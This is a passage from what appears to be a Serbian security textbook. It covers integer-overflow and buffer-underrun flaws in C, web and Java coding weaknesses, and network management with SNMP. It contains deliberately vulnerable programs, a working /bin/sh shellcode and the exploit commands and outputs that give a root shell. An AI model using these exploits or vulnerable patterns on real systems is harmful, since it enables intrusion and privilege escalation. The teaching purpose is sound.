Sadrzaj promenljive int y=1
$ ./short 65536
Sadrzaj promenljive unsigned short x=0
Sadrzaj promenljive int y=65536
$
```

Iz priloženog primera može se uočiti da program radi očekivano ukoliko mu se prosledi vrednost 1. U ponovnom pokretanju programa, prosleđuje mu se vrednost 65536, što dovodi do prekoračenja unsigned short promenljive x i rezultuje smeštanjem i ispisivanjem broja 0, dok integer promenljiva y normalno ispisuje 65536.

Prekoračenja izazvana razlikom između tipova celobrojnih vrednosti

Kao što je već napomenuto, integer promenljive mogu zauzimati različitu količinu memorije, zavisno od njihovog specifičnog tipa. Pri operacijama sa celobrojnim

promenljivama različite veličine potrebno je biti krajnje oprezan. Vrlo se lako može dogoditi da sadržaj neke promenljive jednog tipa bude "bitovno" prevelik za neku drugu promenljivu nekog drugog tipa, što može dovesti do neočekivanih rezultata. U nastavku je priložen program koji uzima argumente iz komandne linije. Prvi argument je string (niz znakova), a drugi je veličina istog niza u oktetima. Znakovni niz iz komandne linije kopira se u internu znakovnu promenljivu buffer koja se nalazi na steku, a velika je 128 okteta. Broj okteta koji će se kopirati određuje se drugim (brojčanim) argumentom. Program se obezbedjuje od mogućeg prekoračenja bafera tako što proverava da li je veličina niza navedena kao drugi argument u komandnoj liniji veća od 128 (ukoliko jeste, javlja grešku i prekida izvršavanje).

```
integer1.c
#include <stdio.h>
main (int argc, char **argv)
{
  char buffer[128];
  unsigned short small;
  int big;
  if (argc != 3) {
    printf ("CERT & LSS - Integer overflow primer broj 1.\n"
    "-------------------------------------------\n"
    "Koriscenje: %s <string> <velicina_stringa>\n", argv[0]);
    exit(-1);
  }
  small = big = atoi (argv[2]);
  printf ("small: %d\nbig: %d\n",small, big);
  if (small > 128) {
    printf ("GRESKA: Velicina niza je preko 128 bajta !!!\n");
    exit (-1);
  }
  strncpy (buffer, argv[1], big);
  buffer[sizeof(buffer)-1] = '\0';
  printf ("Sadrzaj \"buffer\" promenljive je: %s\n", buffer);
}
```

U programu se koriste integer promenljiva small, koja je tipa unsigned short, te promenljiva big koja je tipa integer. Na prvoj označenoj liniji broj okteta (dužina niza), predat putem komandne linije, smešta se u big i small promenljive. Na drugoj označenoj liniji promenljiva small koristi se za zaštitu od prekoračenja bafera, tako što se proverava da li je sadržaj promenljive veći od 128. Na trećoj označenoj liniji, znakovni niz prosleđen putem komandne linije kopira se u internu promenljivu buffer. Broj okteta koji će biti kopirani određuje integer promenljiva big. U nastavku je prikazano prevođenje i testiranje programa integer1.c.

```
# gcc integer1.c –o integer1
# ./integer1
-------------------------------------------
Koriscenje: ./integer1 <string> <velicina_stringa>
```

```
# ./integer1 `perl -e 'print "10000"'` 10000
small: 10000
big: 10000
GRESKA: Velicina niza je preko 128 bajta !!!
#
```

U prethodnom primeru na žuto označenoj liniji vidi se pokušaj prelivanja bafera tako što je kao veličina znakovnog niza predata vrednost 10 000. Promenljiva small je u tom slučaju veća od 128, pa se zbog zaštite od prelivanja bafera izvođenje programa prekida. U sledećem primeru prikazano je da pokušaj zaštite od prelivanja bafera ipak nije uspešan.

```
# ./integer1 `perl -e 'print "A" x 70000'`
65537
small: 1
big: 65537
Sadrzaj "buffer" promenljive je:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA….
Segmentation fault (core dumped)
#
```

Prilikom postavljanja dužine niza na vrednost 65 537, dolazi do prekoračenja unsigned short promenljive small, dok integer promenljiva big uspešno sadrzi broj 65 537. Promenljiva small sada sadrži vrednost 1, čime se provera veličine unesenog niza uspešno zaobilazi. Kao što je već napomenuto, promenljiva big koristi se za određivanje veličine niza koji će se kopirati u interni bafer buffer, ali se, umesto maksimalno 128 okteta sa komandne linije, sada kopira niz veličine 65 537 okteta, što dovodi do prelivanja internog bafera buffer. Program se na kraju nasilno prekida (engl. crash) jer je pokušao pristupiti nedostupnoj memorijskoj lokaciji. Kako se radi o prepisivanju podataka na steku, neovlašćeni korisnik može prepisati uskladištenu vrednost EIP registra i izvršiti proizvoljne naredbe. U nastavku je prikazano iskorišćavanje ovog propusta u svrhu pokretanja /bin/sh programa.

```
# export HACK=`perl -e 'print "\x90" x 100; print "\x6a\x0b\x58\
  x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\
  x53\x89\xe1\xcd\x80"'`
# ./env HACK
0xbffffb99
# ./integer1 `perl -e 'print "\x99\xfb\xff\xbf"
x 20000'` 65537
small: 1
big: 65537
Sadrzaj "buffer" promenljive je:
ű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙
żű˙żű˙żű˙żű˙żű˙żű˙ż
sh-2.05a#
```

Iz primera se vidi postavljanje shellcode instrukcija u promenljivu okruženja HACK, dobijanje adrese te promenljive (koja je 0xbffffb99), te prepisivanje uskladištene vrednosti EIP registra adresom HACK promenljive. Adresa HACK promenljive za iskorišćavanje prelivanja bafera mora biti u little endian obliku. U slučaju da program integer1 ima postavljen suid root zastavicu, neovlašćeni korisnik može dobiti aktivni nalog sa administratorskim privilegijama na sistemu.

Program se može zaštititi tako da se promenljivoj small pridruži tip integer. U tom slučaju tokom provere da li je promenljiva small veća do 128 potrebno je, takođe, proveriti i da li je ista manja od nule, jer integer promenljiva može imati i negativnu vrednost. U nastavku je uključen env program za dobijanje adrese promenljive okruženja.

```
env.c
main (int argc, char **argv)
{
  char *c = getenv(argv[1]);
  printf ("0x%x\n",c);
}
```

Prekoračenje celobrojnih vrednosti zbog aritmetičkih operacija

Obična integer promenljiva može imati pozitivni i negativni predznak koji određuje MSB bit. Prilikom aritmetičkih operacija sa celobrojnim promenljivama, one mogu menjati predznak. Vrednosti celobrojnih promenljivih mogu biti u rasponu od -2147483647 do 2147483647. U sledećoj tablici prikazane su neke mogućnosti promene predznaka prilikom aritmetičkih operacija sa celobrojnim vrednostima.

Decimalna vrednost	Operacija	Decimalni rezultat	Heksadecimalni rezultat
2147483647	+0	2147483647	0x7FFFFFFF
2147483647	+1	-2147483648	0x80000000
2147483647	+2	-2147483647	0x80000001
2147483647	* 20	-20	0xFFFFFFEC

U nastavku je priložen program koji je ranjiv na prekoračenje celobrojnih vrednosti zbog greške tokom sabiranja dve integer promenljive. Programu integer2.c, isto kao i u prethodnom programu, argumenti se prosljeđuju putem komandne linije. Program očekuje dva znakovna niza i njihove veličine u oktetima. Veličine nizova se sabiraju i smeštaju u integer promenljivu ukupno koja kasnije služi za određivanje broja okteta kopiranih u internu buffer promenljivu. Na kraju se nizovi zajedno kopiraju u internu promenljivu buffer čija je veličina 256 okteta.

```
Integer2.c
#include <stdio.h>
```

```
main (int argc, char **argv)
{
  char buffer[256];
  int ukupno, velicina1, velicina2;
  if (argc != 5) {
    printf ("Integer overflow primer broj 2.\n"
    "-----------------------------------------------------\n"
    "Koriscenje: %s <string> <velicina> <string2> <velicina2>\n",
    argv[0]);
    exit(-1);
  }
  velicina1 = atoi (argv[2]);
  velicina2 = atoi (argv[4]);
  ukupno = velicina1 + velicina2;
  printf ("velicina1: %d\nvelicina2: %d\nukupno: %d\n",
           velicina1, velicina2, ukupno);
  if (velicina1 < 0 || velicina2 < 0 || ukupno > 256) {
    printf ("GRESKA: Preveliki stringovi !!!\n");
    exit (-1);
  }
  snprintf (buffer, ukupno, "%s%s",argv[1],argv[3]);
  printf ("Sadrzaj \"buffer\" promenljive je: %s\n", buffer);
}
```

Prva označena linija sabira veličine nizova dobijenih putem komandne linije. Rezultat se smešta u promenljivu ukupno. Na drugoj označenoj liniji sprovodi se provera da li je neka od veličina nizova manja od nule i da li je ukupna veličina veća od 256 (veličina bafera buffer). Ukoliko je bilo koji od uslova ispunjen, program javlja grešku i prekida izvršavanje. Na trećoj označenoj liniji nizovi se zajedno kopiraju u bafer buffer, a broj kopiranih okteta određuje promenljiva ukupno. U nastavku je prikazano prevođenje i testiranje programa.

```
# gcc integer2.c –o integer2
# ./integer2
-----------------------------------------------------
Koriscenje: ./integer2 <string> <velicina> <string2> <velicina2>
# ./vuln2 AAA 10000 AAA 10000
CERTLSS 10000
velicina1: 10000
velicina2: 10000
ukupno: 20000
GRESKA: Preveliki stringovi !!!
#
```

Označena linija označava pokušaj prelivanja bafera, ali je promenljiva ukupno veća od 256 okteta, te program javlja grešku i prekida izvršavanje.

Pokušaj zaštite od prelivanja bafera ni u ovom programu nije funkcionalan, budući da sadržaj integer promenljive ukupno može biti negativan zbog prekoracenja

celobrojne vrednosti prilikom aritmetičke operacije sabiranja. Negativan sadržaj promenljive ukupno prolazi proveru veličine i pri snprintf() funkciji uzrokuje prepisivanje podataka na steku. U nastavku je prikazano iskorišćavanje propusta u cilju pokretanja /bin/sh programa.

```
# ./integer2 `perl -e 'print "\x99\xfb\xff\xbf"
x 1001'` 2147482000 `perl -e 'print "-smash-it-" x 10'` 5000
velicina1: 2147482000
velicina2: 5000
ukupno: -2147480296
Sadrzaj "buffer" promenljive je:
ű˙žű˙žű˙žű˙žű˙žű˙žű˙žű˙žű˙žű˙žű˙ž-smash-it--
smash-it—smash-it--smash-it--smash-it--smash-it--smash-it--
smash-it--smash-it--smash-itsh-
2.05a#
```

Kao što se vidi iz primera, prvi argument programu je adresa HACK promenljive (postavljena još u prvom primeru) koja sadrži shellcode instrukcije, a kojom se prepisuje uskladištena vrednost EIP registra. Adresa promenljive HACK se ponavlja 1001 put. Treći argument je niz koji se zajedno sa prvim argumentom kopira u internu promenljivu buffer. Drugi (2147482000) i četvrti (5000) argument posle sabiranja stvaraju negativnu vrednost (-2147480296) koja prolazi proveru i kod snprintf() funkcije izaziva prelivanje bafera.

Manipulacije celobrojnim vrednostima u nizovima

Nizovi, odnosno polja u C programskom jeziku predstavljaju određen broj promenljivih kojima se pristupa preko istog imena. Pojedinačnim članovima niza pristupa se preko njihove pozicije u nizu. Ukoliko korisnik može nekontrolisano pristupati članovima niza (možda čak i memorijskim lokacijama koje nisu u nizu), javlja se potencijalni sigurnosni problem.

U nastavku je prikazan program koji ima niz od 16 članova kojima su pridružene određene vrednosti. Program preko komandne linije prima dva argumenta. Prvi argument je proizvoljan broj, a drugi je mesto u nizu na kojem će se taj broj smestiti. Na kraju se ispisuju prethodno i novo stanje niza.


```
Integer3.c
#include <stdio.h>
main (int argc, char **argv)
{
  long niz[16]={1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16}, broj;
  void (*napisi)() = (void*)&printf;
  int brojac;
  if (argc < 3) {
    printf ("CERT & LSS - Integer overflow primer broj 3.\n"
```

```
    "-------------------------------------------\n"
    "Koriscenje: %s <broj> <mjesto_u_nizu>\n", argv[0]);
    exit(-1);
  }
  broj = atoi (argv[1]);
  brojac = atoi (argv[2]);
  napisi ("Adresa promenljive \"niz\": 0x%x\n",&niz);
  if (brojac > 15) {
    printf ("GRESKA: Niz ima samo %d clanova!!!\n",
            sizeof(niz)/4);
    exit (-1);
  }
  napisi("Stanje pre:\nniz[%d] = %d:0x%x (0x%x)\n",
         brojac, niz[brojac],
  niz[brojac], &niz[brojac]);
  niz[brojac] = broj;
  napisi("Novo stanje:\nniz[%d] = %d:0x%x (0x%x)\n",
         brojac, niz[brojac], niz[brojac],
  &niz[brojac]);
}
```

Prva označena linija predstavlja niz imena niz koji sadrži 16 članova i integer promenljivu broj u koju se privremeno smešta prvi argument dobijen putem komandne linije. Druga označena linija je funkcijski pokazivač napisi koji pokazuje na printf() funkciju, a u programu se koristi za indirektno pozivanje printf() funkcije. Treća označena linija je integer promenljiva brojac koja služi za privremeno pamćenje pozicije u nizu na koju će se staviti nova vrednost. Na četvrtoj označenoj liniji radi se provera da li je korisnik pokušao pristupiti memorijskoj adresi koja je iza kraja niza. Peta označena linija pridružuje novu vrijednost određenom članu niza. Prevođenje i testiranje programa integer3.c:

```
# gcc integer3.c –o integer3
# ./integer3 10 12
Adresa promenljive "niz": 0xbffff9a0
Predjasnje stanje:
niz[12] = 13:0xd (0xbffff9d0)
Novo stanje:
niz[12] = 10:0xa (0xbffff9d0)
#
```

U prethodnom primeru na 13. član niza (poljima se pristupa isto kao u samom C programskom jeziku - počevši od 0) stavlja se broj 10. Program ispisuje staru i novu vrednost člana. Program ne omogućava pristupanje adresama (članovima) iza kraja niza, ali ne ispituje da li je drugi argument (mesto člana niza) negativan, što omogućava pristupanje memorijskim adresama pre početka niza. Ovakav propust naziva se buffer underrun ili buffer underflow. U ovom slučaju neovlašćeni korisnik može prepisivati elemente steka pre početka niza. Na slici 10.5 prikazan je izgled steka prilikom pokretanja integer3.c programa.



Slika 10.5. *Izgled steka prilikom izvođenja integer3.c programa*

Kao što je vidljivo iz priložene slike, neovlašćeni korisnik može prepisati integer promenljivu broj, funkcijski pokazivač napisi i integer promenljivu brojac. U nastavku je priložen primer postavljanja negativne pozicije u nizu.

```
# ./integer3 10 -2
Adresa promenljive "niz": 0xbffff9a0
Predjasnje stanje:
niz[-2] = 134513464:0x8048338 (0xbffff998)
Segmentation fault (core dumped)
```

Na poziciji –2 od početka niza nalazi se funkcijski pokazivač napisi. Pokazivač napisi sadrži adresu printf() funkcije, ali u prethodnom primeru je prepisan brojem 10. Kada se ponovo poziva funkcijski pokazivač napisi, program se nasilno prekida jer ne može pristupiti memorijskoj lokaciji 10. Neovlašćeni korisnik može funkcijski pokazivač napisi prepisati adresom na kojoj se nalaze shellcode instrukcije i tako izvršiti dodatnu naredbu kao što je prikazano u sledećem primeru.

```
[root@laptop INTEGEROVERFLOWS]# ./integer3 -1073742951 -2
Adresa promenljive "niz": 0xbffff9a0
Predjasnje stanje:
niz[-2] = 134513464:0x8048338 (0xbffff998)
sh-2.05a#
```

Funkcijski pokazivač napisi prepisan je brojem –1073742951 (heksadecimalno 0xbffffb99), koji predstavlja adresu HACK promenljive okruženja koja sadrži shellcode instrukcije, te izvršava /bin/sh program. Pri sledećem pozivanju funkcijskog pokazivača napisi, dolazi do izvršavanja shellcode instrukcija. Ovakvi propusti se mogu ukloniti

proverom da li je pozicija u nizu manja od nule, a ukoliko je to slučaj, potrebno je izvršiti korigovanje te vrednosti ili prekinuti izvršavanje programa.

Primeri propusta u realnosti

LSS je otkrio prekoračenje celobrojne vrednosti unutar jednog popularnog Apache modula. Radi se o običnom prekoračenju integera koji se koristi za određivanje broja kopiranih okteta kod memcpy() funkcije. U nastavku je priložen ranjivi deo izvornog koda.

```
radcpy(STRING, ATTR) {
  memcpy(STRING, ATTR->data, ATTR->length - 2);
  (STRING)[ATTR->length - 2] = 0;
}
```

Kao što se vidi iz koda, memcpy() funkcija kopira niz ATTR->data u promenljivu STRING, a broj kopiranih bajtova određuje ATTR->length integer promenljiva. Od promenljive ATTR->length oduzima se 2, jer se pretpostavlja da su to 2 bajta koja bi trebalo da predstavljaju znakove za prelazak u novi red (\n). Ukoliko neovlašćeni korisnik u promenljivu ATTR->length upise broj 1, posle oduzimanja promenljive ATTR->length dobija negativnu vrednost i funkcija memcpy() pristupa nedostupnim memorijskim lokacijama, što rezultuje nasilnim prekidom programa. Izvršavanje dodatnih naredbi je malo verovatno (možda na FreeBSD sistemu zbog njegove memcpy() implementacije), pa ovaj propust, uglavnom, rezultuje DoS napadom.

LSS je, takođe, razvio i exploit program za navedeni propust. U nastavku je prikazan deo Apache /var/log/httpd/error_log datoteke posle pokretanja exploit programa.

```
[Tue Jun 1 17:19:35 2004] [notice] suEXEC mechanism enabled
(wrapper:/usr/sbin/suexec)
[Tue Jun 1 17:19:35 2004] [notice] Accept mutex: sysvsem
(Default: sysvsem)
[Tue Jun 1 17:19:42 2004] [notice] child pid 1743
exit signal Segmentation fault (11)
```

Zadebljana linija predstavlja deo log datoteke koja ukazuje na pristupanje nedostupnim memorijskim lokacijama i rušenje programa.

10.4 Razne slabosti u kodu

Navedimo, ukratko, i druge programske propuste i savete vezane za njih.

Kao što samo ime ukazuje, "uslov trke" predstavlja prozor mogućnosti prilikom pokretanja aplikacije, koji omogućava da drugi proces ili aplikacija iskorišćava privilegiju ili funkcionalnost prve. Uslovi trke mogu da se pojave prilikom pokretanja složenih procedura, kada aplikacija međusobno deluje sa drugim procesima, ili resursima, ili kada je funkcionalnost loše organizovana. Aplikacija se normalno pokreće sa privilegijama svojih korisnika. Aplkacija, zatim, ulazi u deo koji povećava normalne privilegije i modifikuje sistemska podešavanja. Posle završetka modifikacije, privilegije se vraćaju na normalu. Preko slabosti u implementaciji, aplikacija-varalica pokušava da pobedi u trci iskorišćavanjem većih privilegija.

Aplikacije retko funkcionišu potpuno nezavisno od operativnog sistema i drugih aplikacija. Bitno je zapamtiti da, u većini slučajeva, aplikacija i njeni operativni sistemi koriste isti fizički procesor i memoriju. Programer ne sme pretpostaviti da je memorija koju koristi dostupna samo toj aplikaciji.

Navodimo neke osnovne propuste koji su lako uočljivi u radu Web aplikacija.

- Kada se koristi HTTP protokol, ne bi trebalo koristiti GET zahtev koji uzrokuje davanje određenih podataka u URL zaglavlju.

- Web adresa www.toolkit.org može lako biti zamenjena sa www.t001kit.0rg jer broj 0 podseća na slovo o, a broj 1 na slovo l.

- Treba izbegavati stavljanje komentara jer oni mogu napadaču dati potrebne informacije o radu programa.

Naglasimo da loše projektovanje Web strana moze dovesti do privilegovanog pristupa Web serveru, što dalje može izazvati njegovo obaranje. Npr. na stranici za dodelu vrednosti cena koje su skrivene jedino HTML oznakom hidden:

```
<FORM ACTON "http://11.12.13.14/cgi.bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hiden name="prd_id" value="190">
QUANTITY: <input type=text name="quant"
           size=3 maxlength=3 value=1>
</FR>
```

primenom odgovarajućeg alata red za cenu se može promeniti u:

```
<input type=hidden name="price" value="1.99">
```

Programski jezik Java ne podržava direktno pristupanje memoriji preko pokazivača što bi omogućilo programeru da predvidi mesto u kodu gde bi trebao da umetne svoju naredbu. Takođe, Javin kod može biti digitalno potpisan (ima šifrovani sertifikat koji izdaje nezavisna organizacija), što korisnicima treba da posluži kao dokaz o autentičnosti stranog koda u njihovom računaru. Pa ipak, zbog loše odrađenih

konkretnih realizacija virtuelnih mašina, Javina bezbednost je više puta provaljena. Navodimo neke smernice kojih se treba (kada je to moguće) držati pri pisanju Java programa:

- Atributi bi trebali da budu privatni (nikako javni) i njima je potrebno pristupati primenom odgovarajućih metoda.
- Metode bi takođe trebalo da budu privatne dok je god to moguće.
- Statička polja reprezentuju klasu a ne pojedinačne objekte, te ih valja izbegavati.
- Ne treba vraćati promenljive objekte; uopšte vraćanje reference nudi veće mogućnosti malicioznom kodu.
- Koristiti modifikator final (koji označava nepromenljivost objekta), sem ako ne postoje jaki razlozi za suprotno.
- Paketska dostupnost nije nikakva garancija sigurnosti jer napadač može da ubaci novu klasu u paket i da preko nje ima pristup delovima paketa.
- Upotrebu unutrašnjih klasa treba izbegavati jer kada se prevedu u bajt kod, bivaju dostupne ostalim klasama u paketu. Takođe, privatna polja u okružujućoj klasi mogu postati dostupna preko unutrašnje klase.
- Klase treba učiniti otpornim na kloniranje: to se može postići, recimo, sledećim kodom:

```
public final Object clone() throws
java.lang.CloneNotSupportedException {
  throw new java.lang.CloneNotSupportedException();
}
```

  Ukoliko moramo našu klasu napraviti mogućom za kloniranje neophodno je da se potrudimo da ne dozvolimo redefinisanje metode clone(): ako smo definisali svoju metodu clone() potrebno je proglasiti je finalnom; u suprotnom, koristimo sledeći kod:

```
public final void clone() throws
java.lang.CloneNotSupportedException {
  super.clone();
}
```

- Klase treba učiniti neserijazibilnim dodavanjem sledećeg koda:

```
private final void writeObject(ObjectOutputStream out)
```

```
throws java.io.IOException {
  throw new java.io.IOException ("Object cannot be serialized");
}
```

- Klase ne treba porediti po imenu, jer napadač može uvesti klasu sa istim imenom. U skladu sa tim, pogrešno je sledeće:

```
if (obj.getClass().getName().equals("Foo")) { . . .
```

  Ako želimo da proverimo da li dva objekta pripadaju istoj klasi, trebalo bi koristiti operator ==

```
if (a.getClass()==b.getClass()) { . . .
```

  Ako želimo da proverimo da li objektu odgovara ime date klase, trebalo bi koristiti:

```
if (obj.getClass()==this.getClassLoader().loadClass("Foo")) {...
```

- Kriptografske ključeve i ostale tajne ne treba čuvati otvoreno u kodu.

11

Nadzor računarskih mreža

11.1. Uvodne napomene

Danas kada računarske mreže i tehnologije doživljavaju veliku ekspanziju, više se ne može zamisliti rad bez mogućnosti pristupa Internetu. Klijent-server revolucija donela je mnoge dobitke, uključujući lakši pristup podacima, brže odgovore na nove poslovne inicijative i veliku lakoću korištenja. Dalji razvoj višeslojnih arhitektura je ovaj trend pojačao. Ali, sa druge strane, ova revolucija donela je i niz problema. Pouzdanost i raspoloživost računarskih sistema i mreža na kojima se temelje sve ove usluge, postaje sve kritičnija, pa je od životnog interesa da se osigura pouzdan alat za njihovu kontrolu i nadzor.

Jedna od definicija **upravljanja mrežom** je sledeća: "Upravljanje mrežom (engl. *network management*) je proces upravljanja složenom komunikacionom mrežom čiji je cilj maksimiziranje efikasnosti i produktivnosti mreže". Međunarodna organizacija za standarde ISO (International Organization for Standardization) je podelila upravljanje mrežom u pet funkcionalnih domena.

- **Upravljanje kvarovima** (engl. *fault management*) omogućava otkrivanje, izolovanje i otklanjanje neispravnih stanja u mreži.

- **Upravljanje obračunavanjem troškova** (engl. *accounting management*) omogućava obračun i naplatu troškova nastalih korištenjem mrežnih resursa.

- **Upravljanje konfiguracijom** (engl. *configuration management*) je zaduženo za prikupljanje podataka od upravljanih mrežnih objekata i za slanje podataka upravljanim mrežnim objektima. Ti podaci se odnose na konfiguraciju upravljanog objekta, i neophodni su za kontinuirani rad mreže.

- **Upravljanje performansama** (engl. *performance management*) je zaduženo za proračun i grafički prikaz ponašanja upravljanih mrežnih objekata i efikasnosti komunikacionih aktivnosti.

- **Upravljanje sigurnošću** (engl. *security menagement*) se odnosi na one aspekte sigurnosti koji su bitni za ispravan rad sistema upravljanja mrežom i za zaštitu upravljanih mrežnih objekata.

U ovoj knjizi od posebnog interesa je oblast upravljanja sigurnošću. Upravljanje sigurnošću je zaduženo za zaštitu informacija u mreži i upravljanje korisničkim pristupom mrežnim resursima i informacijama u mreži. Danas sve više komunikacionih mreža koristi zaštitni mehanizam šifrovanja. Na taj način je onemogućeno neovlašćeno prisluškivanje komunikacija. Jedan od zadataka upravljanja sigurnošću je generisanje, distribucija i spremanje šifarskih ključeva. Prilikom pristupa korisnika određenim

mrežnim resursima (na primer, aplikacija za obračun plata) prvo se sprovodi autorizacija kako bi sistem utvrdio da li korisnik ima potrebna prava za korištenje dotičnog resursa.

Autorizacija se bazira na lozinkama, a upravljanje sigurnošću je zaduženo za održavanje i distribuciju lozinki. Upravljanje sigurnošću je takođe zaduženo i za upravljanje pristupom upravljačkim informacijama prikupljenim iz mrežnih čvorova. Prilikom praćenja korisničkih aktivnosti u mreži vezanih za prijavu i pristup mreži ili njenim resursima upravljanje sigurnošću kreira datoteke u koje upisuje slogove o korisničkim pokušajima pristupa mrežnim resursima.

Dakle, od upravljanja sigurnošću korisnici očekuju da štiti mrežu i korisničke informacije od neovlašćenog pristupa. Sve operacije vezane za sigurnost mreže trebale bi biti dostupne isključivo ovlaštenim korisnicima. Krajnji korisnici zahtevaju da se u mreži primenjuju odgovarajući sigurnosni mehanizmi, da upravljačko osoblje provodi "zdravu" politiku u pogledu sigurnosti i da je samo upravljanje sigurnošću dovoljno zaštićeno (upravo u tom segmentu slabosti pokazuju prve dve verzije protokola SNMP).

Trenutno je na tržištu prisutno mnogo protokola koji omogućavaju nadgledanje i upravljanje mrežnim resursima. Jedan od njih je **SNMP protokol** (engl. *Simple Network Management Protocol*) koji je, otkad je razvijen 1988, postao dominantan mrežni standard u ovoj oblasti. SNMP je mrežni upravljački protokol koji omogućava kompanijama da nadgledaju rad mrežnih uređaja koristeći centralni server i softverske agente koji prate i prijavljuju rad SNMP uredaja. Možemo reći da je SNMP protokol standard za upravljanje i nadzor mreže koji definiše strategiju upravljanja TCP/IP mreža. SNMP je jednostavan, zahteva malo koda za implementaciju, razdvaja upravljačku arhitekturu od hardverske arhitekture uredaja i možda najvažnije, SNMP više nije samo specifikacija na papiru, već implementacija koja je dostupna svakome danas.

11.2. Simple Network Management Protocol (SNMP)

Softver za upravljanje mrežom (engl. *network management software*) moguće je podeliti u tri kategorije.

- **Softver za predstavljanje upravljačkih podataka korisnicima** (engl. *user presentation software*). Interakcija korisnika sistema mrežnog upravljanja i softvera za mrežno upravljanje odvija se kroz korisnički interfejs. Takav interfejs omogućava korisniku nadzor i upravljanje mrežom. Veoma je važno da je korisnički interfejs jednak (engl. *unified*) na svim mrežnim čvorovima, nezavisno od proizvođača mrežne opreme.

- **Softver za upravljanje mrežom** (engl. *network management software*). Arhitektura ovog softvera može biti relativno složena i prilagođena, kako OSI tako i TCP/IP mrežnoj arhitekturi. Najviši sloj u takvom softveru čine aplikacije za upravljanje mrežom, od kojih svaka pokriva određeni domen mrežnog upravljanja, saglasno OSI standardima. Funkcionisanje relativno manjeg broja upravljačkih aplikacija podržavaju brojni aplikacioni elementi. To su softverski moduli namenjeni obavljanju jednostavnih i opštih funkcija, kao što su npr. generisanje alarma, sistematizacija prikupljenih upravljačkih podataka i slično. Najniži sloj čini usluga transporta upravljačkih podataka (network management data transport service). Taj modul sačinjavaju dve komponente: interfejs prema aplikacionim elementima i protokol upravljanja mrežom, koji je namenjen razmeni upravljačkih informacija između upravljača i agenata.

- **Softver za podršku aplikaciji mrežnog upravljanja** (engl. *network management support software*). Omogućava aplikaciji mrežnog upravljanja pristup bazi upravljačkih informacija (Management Information Base – MIB) i komunikaciju s udaljenim agentima i upravljačima (TCP/IP ili OSI sloj).

SNMP obuhvata integrisanu kolekciju alata koji služe za nadzor i upravljanje mrežom. Osnovni principi SNMP-a su jedinstven operatorski interfejs i minimalna količina posebne opreme (softverske i mrežno-komunikacione mogućnosti i sposobnosti su ugrađene u postojeću opremu).

Ključni elementi SNMP-a su integrisani skup alata za nadgledanje i kontrolu mreže, upravljačka stanica, upravljački agenti, upravljačka informaciona baza i protokol za upravljanje mrežom.

U ovom smislu, upravljanje mrežom može obuvatati nekolilko skupova tj. tipova operacija od značaja, kao što su definisanje pojedinih parametara, preusmeravanje saobraćaja, rekonfigurisanje, distribuirani nadzor i upravljanje.

Kada govorimo o sigurnosti i problemima u vezi sa nadzorom i upravljanjem mrežama, pretnje možemo podeliti na dve osnovne grupe: primarne i sekundarne. U **primarne pretnje** spadaju modifikacija sadržaja poruke (potrebno je da sistem za upravljanje zaštitom obezbedi da se neautorizovana promena sadržaja poruka u prenosu može otkriti) i lažno predstavljanje (potrebno je da se obezbedi nedvosmislena identifikacija pošiljaoca poruke). **Sekundarne pretnje** su promena toka podataka (promena redosleda poruka, unošenje dodatnog kašnjenja i dupliciranje poruka) i prisluškivanje.

Razvoj SNMP protokola

Glavni stručnjaci, odgovorni za razvoj SNMP-a, su: Keith McCloghrie, Marshall Rose, Jeffrey D. Case, Mark Fedor, Martin Lee Schoffstall i James R. Davin.

U aprilu 1988. objavljen je RFC 1052. Taj RFC je zahtevna specifikacija za standardizovano mrežno upravljanje u kojoj se objašnjava šta sve mora da obezbedi mrežno upravljanje, a to je da:

- bude što je veće moguće,
- ima što više moguće različitosti u administraciji / upravljanju,
- pokriva što je više moguće raznih protokola.

Sledeći RFC-ovi su prva dokumenta koja su objavljena sa SNMP-om 1988. godine: RFC 1065 (Struktura i identifikacija upravljačkih informacija za TCP/IP), RFC 1066 (Baza upravljačkih informacija za mrežno upravljanje) i RFC 1067 (Simple Network Management Protocol).

Postoje (u ovom trenutku) 3 verzije SNMP protokola (SNMPv1, SNMPv2 i SNMPv3). Ove verzije imaju mnogo zajedničkih osobina, ali SNMPv2 nudi više mogućnosti, kao npr. dodatne protokol operacije. Postoji i SNMPv3 koji je razvijen u novije vreme i ima značajna unapređenja u odnosu na prethodne dve verzije.

Verzija 1.0 u maju 1991. obuhvatala je sledeća RFC dokumenta: RFC 1 155 (struktura i identifikacija upravljačkih informacija za TCP/IP, struktura i identifikacija upravljačkih informacija za objekte), RFC 1 212 (sadrži MIB definicije), RFC 1 213 (baza upravljačkih informacija za mrežno upravljanje - MIB-II). Za verziju 1 ovog protokola tj. SNMPv1 – RFC 1 157 imao je za predmet sledeće elemente:

- Simple Network Management Protocol (SNMP),
- Definiše poruke koje se mogu razmenjivati između upravljačkih entiteta i upravljačke stanice koje omogućavaju čitanje i ažuriranje vrednosti.
- Definiše alarm poruke (trap).
- Definiše format poruka i komunikacioni protokol.

